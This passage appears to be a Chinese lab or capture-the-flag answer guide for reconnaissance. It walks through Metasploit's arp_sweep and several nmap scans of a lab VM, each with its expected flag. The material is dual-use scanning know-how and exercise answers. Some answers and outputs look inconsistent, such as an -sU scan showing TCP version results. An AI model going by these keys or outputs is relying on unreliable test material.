60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=0 time=81.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=1 time=285.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=2 time=111.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=3 time=381.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=4 time=70.000 usec

--- 172.16.105.247 statistics ---
5 packets transmitted, 5 packets received, 0% unanswered (0 extra)
root@bt:~#
```

## 网络信息收集 2

```
root@bt:~# msfconsole
```

```
=====
```

```
[ metasploit v4.5.0-dev [core:4.5 api:1.0]
```

```
+ -- ==[ 927 exploits - 499 auxiliary - 151 post
```

```
+ -- ==[ 251 payloads - 28 encoders - 8 nops
```

```
==[ svn r15728 updated 3577 days ago (2012.08.10)
```

```
Warning: This copy of the Metasploit Framework was last updated 3577 days ago
```

```
We recommend that you update the framework at least every other day.
```

```
For information on updating your copy of Metasploit, please see:
```

```
https://community.rapid7.com/docs/DOC-1306
```

```
msf >
```

输入 search arp\_sweep 查找模块。

```
msf > search arp_sweep

Matching Modules
=====

   Name                                   Disclosure Date   Rank   Description
   ----                                   -
   auxiliary/scanner/discovery/arp_sweep          normal  ARP Sweep Local Network Discovery

msf > █
```

可以看到 ARP 模块的路径。

```
msf > search arp_sweep

Matching Modules
=====

   Name                                   Disclosure Date   Rank   Description
   ----                                   -
   auxiliary/scanner/discovery/arp_sweep          normal  ARP Sweep Local Net
work Discovery

msf > █
```

FLAG: auxiliary/scanner/discovery

## 第 2 题

输入 use auxiliary/scanner/discover/arp\_sweep 装载 ARP 模块。

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > █
```

输入 set RHOSTS 靶机 IP 进行绑定，输入 show options 查看配置参数。

```
msf auxiliary(arp_sweep) > set RHOSTS 172.16.105.247
RHOSTS => 172.16.105.247
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name      Current Setting  Required  Description
   ----      -
   INTERFACE              no        The name of the interface
   RHOSTS      172.16.105.247  yes       The target address range or CIDR identifier
   SHOST              no        Source IP Address
   SMAC              no        Source MAC Address
   THREADS      1               yes       The number of concurrent threads
   TIMEOUT      5               yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > █
```

输入 exploit 或 run 开启扫描。

```
msf auxiliary(arp_sweep) > run

[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > █
```

FLAG: completed



## 第 3 题

```
msf auxiliary(arp_sweep) > run
[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > █
```

FLAG: appears

## 第 4 题

```
msf auxiliary(arp_sweep) > run
[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > █
```

FLAG: run

## 操作系统信息收集 1

### 第 1 题

打开 Ubuntu 系统，输入命令 nmap -n -sP 靶机 IP 进行扫描。

```
root@bt:~# nmap -n -sP 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:52 CST
Nmap scan report for 172.16.105.247
Host is up (0.00015s latency).
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
root@bt:~#
```

FLAG: sP

### 第 2 题

下数第 4 行，第三个字母为答案。

```
root@bt:~# nmap -n -sP 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:52 CST
Nmap scan report for 172.16.105.247
Host is up (0.00015s latency).
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
root@bt:~#
```

FLAG: up

## 第 3 题

输入命令 `nmap -n -A 靶机 IP` 进行综合性扫描。

```
root@bt:~# nmap -n -A 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:56 CST
Nmap scan report for 172.16.105.247
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_ 2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp    open  rpcbind (rpcbind V2) 2 (rpc #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2             111/tcp    rpcbind
|_   100000  2             111/udp    rpcbind
|_   100024  1             683/udp    status
|_   100024  1             686/tcp    status
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  172.16.105.247

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@bt:~#
```

FLAG:A

## 第 4 题

找到答案并填入。

```
root@bt:~# nmap -n -A 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:56 CST
Nmap scan report for 172.16.105.247
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_ 2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp    open  rpcbind (rpcbind V2) 2 (rpc #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2             111/tcp    rpcbind
|_   100000  2             111/udp    rpcbind
|_   100024  1             683/udp    status
|_   100024  1             686/tcp    status
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  172.16.105.247

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@bt:~#
```

FLAG: seconds

# 操作系统信息收集 2

## 第 1 题

打开虚拟机使用 nmap -O 靶机 IP 进行操作系统扫描渗透测试。

```
root@bt:~# nmap -O 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:34 CST
Nmap scan report for 172.16.105.247
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
root@bt:~#
```

FLAG:○

## 第 2 题

```
root@bt:~# nmap -O 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:34 CST
Nmap scan report for 172.16.105.247
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
root@bt:~#
```

FLAG: Linux 2.6.9 - 2.6.30

## 第 3 题

使用 nmap -sV 靶机 IP 进行操作系统服务及版本号扫描渗透测试。

```
root@bt:~# nmap -sV 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:38 CST
Nmap scan report for 172.16.105.247
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
111/tcp   open  rpcbind (rpcbind V2) 2 (rpc #100000)
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds
root@bt:~#
```

FLAG:sV

## 第 4 题

```
root@bt:~# nmap -sU 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:38 CST
Nmap scan report for 172.16.105.247
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
111/tcp    open  rpcbind (rpcbind V2) 2 (rpc #100000)
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds
root@bt:~#
```

FLAG: OpenSSH 4.3 (protocol 2.0)

